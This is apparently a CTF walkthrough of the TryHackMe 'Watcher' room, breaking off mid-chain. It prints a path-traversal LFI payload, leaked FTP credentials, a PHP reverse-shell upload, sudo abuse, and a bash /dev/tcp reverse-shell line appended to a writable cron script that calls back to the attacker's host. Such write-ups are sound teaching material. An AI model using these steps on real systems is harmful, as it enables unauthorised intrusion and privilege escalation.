

```
$ nmap -sC -sV -T4 10.49.169.49
```

WATCHER

TryHackMe · Boot2Root Walkthrough

Author	Om Singh
THM handle	Eviathan
GitHub	github.com/om-singh666
Room type	Boot2root – Web exploitation, LFI, Privilege Escalation
Techniques	LFI, FTP foothold, sudo misconfig, cron abuse, Python module shadowing, SSH key recovery

Solved solo, top to bottom – no metasploit, no walkthrough held open in the other tab until the very last box.

0. What this room is

Watcher is a boot2root machine on TryHackMe. One website, one FTP server, one SSH port — and a chain of four different users to climb through before root. Nothing here needed Metasploit; every step was a manually-found bug: a file inclusion flaw, a leaked credential, a sudo rule left too open, a cron job anyone could edit, and a Python import that shadowed the wrong module. Writing it up because the chain itself is a good example of how small misconfigurations stack into full compromise.


1. Recon

Standard full port sweep first. (First attempt used a capital **-P** by mistake — nmap doesn't let that slide, quick fix and re-run.)

```
nmap -sC -sV -p- -T4 10.49.169.49

21/tcp open  ftp vsftpd 3.0.5
22/tcp open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80/tcp open  http Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Jekyll v4.1.1
|_http-title: Corkplacemats
```

Three doors: FTP, SSH, and a website called **Corkplacemats** running on Jekyll-generated pages served through Apache/PHP. SSH is a dead end without creds, so the web app is the obvious place to start digging.



```
root@kali: ~
Session Actions Edit View Help
(root@Kali)-[~]
# nmap -sC -sV -P- -T4 10.49.169.49
Illegal Argument to -P, use -Pn, -PE, -PS, -PA, -PP, -PM, -PU, -PY, or -PO
QUITTING!

(root@Kali)-[~]
# nmap -sC -sV -p- -T4 10.49.169.49
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-12 16:14 +0530
Nmap scan report for 10.49.169.49
Host is up (0.045s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 3.0.5
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a4:1b:b0:b2:b0:8d:a0:3f:29:2c:35:01:0c:37:6d:9e (RSA)
|   256  b2:0e:9e:15:71:1a:58:f4:56:44:ab:65:d6:96:66:25 (ECDSA)
|_  256  cb:a2:35:af:04:c9:21:5b:82:20:1b:24:73:08:18:85 (ED25519)
80/tcp open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Jekyll v4.1.1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Corkplacemats
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
```

nmap full TCP scan — ftp, ssh, and http (Corkplacemats) open


2. Enumeration

Threw gobuster at the webroot with the default dirb wordlist to see what else is hanging off the site besides the homepage.

```
gobuster dir -u http://10.49.169.49 -w /usr/share/wordlists/dirb/common.txt
```

```
css (301)
images (301)
index.php (200)
robots.txt (200)
server-status (403)
```

index.php confirms the site is dynamically rendered even though the generator banner says Jekyll — worth remembering for later. robots.txt didn't hide anything useful this run, so the next move was poking at the homepage itself to see how content actually gets pulled onto the page.



```
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fir
efart)
=====
[+] Url: http://10.49.169.49
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/
common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
.hta (Status: 403) [Size: 277]
.htpasswd (Status: 403) [Size: 277]
.htaccess (Status: 403) [Size: 277]
css (Status: 301) [Size: 310] [--> htt
p://10.49.169.49/css/]
images (Status: 301) [Size: 313] [--> htt
p://10.49.169.49/images/]
index.php (Status: 200) [Size: 4826]
robots.txt (Status: 200) [Size: 69]
server-status (Status: 403) [Size: 277]
Progress: 4613 / 4613 (100.00%)
=====
```

gobuster against the webroot — css/, images/, index.php, robots.txt

3. Local File Inclusion

Corkplacemats loads each blog-style post through a query parameter — `post.php?post=round-placemats` and similar. Anywhere a filename shows up in the URL is worth a path traversal check, so I swapped the parameter for a classic traversal string pointed at a file I already knew the contents of.

```
http://10.49.169.49/post.php?post=../../../../etc/passwd
```

That came back with the full contents of `/etc/passwd` — confirmed LFI, and a fresh list of local usernames to keep in mind for later (`mat`, `toby`, `will`, `ftptuser`).

```

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian
efart)
=====
[+] Url: http://10.
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share
common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3
[+] Timeout: 10s
=====
Starting gobuster in directory enumerat
=====
.hta (Status: 403) [Siz
.htpasswd (Status: 403) [Siz
.htaccess (Status: 403) [Siz
css (Status: 301) [Siz
p://10.49.169.49/css/]
images (Status: 301) [Siz
p://10.49.169.49/images/]
index.php (Status: 200) [Siz
robots.txt (Status: 200) [Siz
server-status (Status: 403) [Siz
Progress: 4613 / 4613 (100.00%)
=====

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/
nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/
nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/
games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/
nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/
bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/
nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/
var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/
nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,:/run/systemd/netif:/usr/sbin/nologin systemd-
resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/
nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin _apt:x:104:65534:/
nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd:/bin/false
uuid:x:106:110:/run/uuid:/usr/sbin/nologin landscape:x:108:112:/var/lib/
landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534:/run/sshd:/usr/sbin/nologin will:x:1000:1000:will:/home/
will:/bin/bash ftp:x:111:114:ftp daemon,,:/srv/ftp:/usr/sbin/nologin

```


post.php?post=../../../../etc/passwd — LFI confirmed

Since the app pulls arbitrary files by name, the next question was whether there's a file on the box the app itself references somewhere that isn't meant to be public. Poking around the site's own pages turned up a reference to a "secret_file" post — same parameter, different filename.

```
http://10.49.169.49/post.php?post=secret_file
```

That one paid off immediately — a note to someone named Mat with plaintext FTP credentials sitting right in it.

```
ftptuser : givemefiles777 saved to /home/ftptuser/ftp/files
```



post.php?post=secret_file — FTP credentials leaked in plaintext

4. Foothold — FTP upload to webshell

Logged into FTP with the leaked creds. Two things sitting in the home folder — a **files/** directory and a flag file. Dropped into **files/** and it's writable, which combined with an Apache server running PHP means: upload a PHP reverse shell here and it should be reachable and executable straight from the browser.

```
ftp 10.49.169.49
Name: ftpuser
Password: givemefiles777
230 Login successful.

ftp> cd files
ftp> put rev.php
226 Transfer complete.
```

```
(om@Kali) - [~/Downloads]
$ ftp 10.49.169.49
Connected to 10.49.169.49.
220 (vsFTPd 3.0.5)
Name (10.49.169.49:om): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40723|)
150 Here comes the directory listing.
drwxr-xr-x 2 1001 1001 4096 Dec 03 2020 files
-rw-r--r-- 1 0 0 21 Dec 03 2020 flag_2.txt
226 Directory send OK.
ftp> cd files
250 Directory successfully changed.
ftp> put demo.png
local: demo.png remote: demo.png
ftp: Can't open 'demo.png': No such file or directory
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||44339|)
150 Ok to send data.
100% |*****| 5495 11.67 MiB/s 00:00 ETA
226 Transfer complete.
5495 bytes sent in 00:00 (74.05 KiB/s)
ftp>
```

FTP login as ftpuser, into files/, upload rev.php (a PHP reverse shell)

5. Popping the shell

Listener up, then request the uploaded file from the browser to trigger it.

```
nc -lvnp 6969
# then hit: http://10.49.169.49/files/rev.php
```

Landed as **www-data**. The shell that comes back from a raw PHP reverse shell is unusable for anything interactive — no job control, no tab completion — so the first thing every time is to upgrade it into a real TTY before doing anything else.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
# then, from the Kali side:
Ctrl+Z
stty raw -echo; fg
export TERM=xterm
```

```

zsh: corrupt history file /home/om/.zsh_history
(om@Kali) - [~/Downloads]
$ nc -lvnp 6969
listening on [any] 6969 ...
connect to [192.168.149.78] from (UNKNOWN) [10.49.169.49] 33986
Linux ip-10-49-169-49 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar
 28 14:32:35 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 11:31:58 up 1:02, 0 users, load average: 0.00, 0.02, 0.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /usr/bin/script -qc /bin/bash /dev/null
www-data@ip-10-49-169-49:/$ control+z to background
control+z to background
control+z: command not found
www-data@ip-10-49-169-49:/$ stty raw -echo
stty raw -echo
www-data@ip-10-49-169-49:/$ fg
export TERM=xtermbash: fg: current: no such job
www-data@ip-10-49-169-49:/$ ls
www-data@ip-10-49-169-49:/$ pwd
/
www-data@ip-10-49-169-49:/$ cd home
www-data@ip-10-49-169-49:/home$ ls
ftpuser  mat  toby  ubuntu  will
www-data@ip-10-49-169-49:/home$ cd mat
www-data@ip-10-49-169-49:/home/mat$ ls

```

Catching the www-data shell and upgrading it to a real TTY

Home directory had five users worth checking — **ftpuser**, **mat**, **toby**, **ubuntu**, **will**. Mat's folder was readable and had another flag sitting in it.

FLAG{lfi_what_a_guy}

6. www-data → toby

Every new shell, check sudo rights before anything else — it's the fastest privesc check there is.

```
sudo -l
```

User www-data may run the following commands on ip-10-49-169-49:
(toby) NOPASSWD: ALL

www-data can run literally anything as toby, no password needed. That's game over for this hop — straight into a shell as toby.

```
sudo -u toby /bin/bash
```

FLAG{chad_lifestyle} (found in /home/toby/flag_4.txt)

```

Session Actions Edit View Help
om@Kali: ~/Downloads om@Kali: ~ toby@ip-10-49-169-49: ~
FLAG{lfi_what_a_guy}
www-data@ip-10-49-169-49:/$ sudo -l
Matching Defaults entries for www-data on ip-10-49-169-49:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
User www-data may run the following commands on ip-10-49-169-49:
    (toby) NOPASSWD: ALL
www-data@ip-10-49-169-49:/$ sudo -u toby /bin/bash
toby@ip-10-49-169-49:/$ ls
bin      dev      initrd.img  lib64      mnt      root     snap      sys      var
boot     etc      initrd.img.old  lost+found  opt      run      srv       tmp      vmlinuz
cdrom    home    lib         media      proc     sbin     swap.img  usr      vmlinuz.ol
d
toby@ip-10-49-169-49:/$ cd /home
toby@ip-10-49-169-49:/home$ ls
ftpuser  mat  toby  ubuntu  will
toby@ip-10-49-169-49:/home$ cd /toby
toby@ip-10-49-169-49:~$
toby@ip-10-49-169-49:~$ ls
flag_4.txt  jobs  note.txt
toby@ip-10-49-169-49:~$ cat flag_4.txt
cat: flag_4.txt: No such file or directory
toby@ip-10-49-169-49:~$ ^[[A^[[B
toby@ip-10-49-169-49:~$ cat flag_4.txt
FLAG{chad_lifestyle}
toby@ip-10-49-169-49:~$

```

sudo -l shows NOPASSWD:ALL as toby → instant shell + flag

7. toby → mat, via a cron job

Toby's home had a note from Mat: "cron jobs are set up now, don't worry about getting that done." Translation — there's a scheduled job somewhere, and it's worth checking who it runs as.

```

cd ~/jobs
ls -la


-rwxr-xr-x 1 toby toby 46 cow.sh

cat cow.sh
#!/bin/bash
cp /home/mat/cow.jpg /tmp/cow.jpg

```

cow.sh is owned by toby but the note implied Mat's cron runs it on a timer. If a higher-privileged user's cron executes a script I can write to, I don't need an exploit — I can just add my own line to it.

```
echo '/bin/bash -i >& /dev/tcp/<kali-ip>/1111 0>&1' >> cow.sh
```



```

om@Kali: ~/Downloads  om@Kali: ~  toby@ip-10-49-169-49: ~/jobs
flag_4.txt  jobs  note.txt
toby@ip-10-49-169-49:~$ cat note.txt
Hi Toby,

I've got the cron jobs set up now so don't worry about getting that done.

Mat
toby@ip-10-49-169-49:~$ cd jobs
toby@ip-10-49-169-49:~/jobs$ ls
cow.sh
toby@ip-10-49-169-49:~/jobs$ ls -la
total 12
drwxrwxr-x 2 toby toby 4096 Dec  3  2020 .
drwxr-xr-x 6 toby toby 4096 Dec 12  2020 ..
-rwxr-xr-x 1 toby toby  46 Dec  3  2020 cow.sh
toby@ip-10-49-169-49:~/jobs$ nano cow.sh
Error opening terminal: xterm.
toby@ip-10-49-169-49:~/jobs$ cat cow.sh
#!/bin/bash
cp /home/mat/cow.jpg /tmp/cow.jpg
toby@ip-10-49-169-49:~/jobs$ echo '/bin/bash -i >& /dev/tcp/192.168.149.78/1111 0>&1' >> cow.sh
toby@ip-10-49-169-49:~/jobs$ cat cow.sh
#!/bin/bash
cp /home/mat/cow.jpg /tmp/cow.jpg
/bin/bash -i >& /dev/tcp/192.168.149.78/1111 0>&1
toby@ip-10-49-169-49:~/jobs$


```

toby's cron script cow.sh — appending a reverse-shell one-liner to it

Listener up, wait for the next cron tick, and the shell comes back as mat.

```
nc -lvnp 1111
# wait for the cron minute to roll over
```

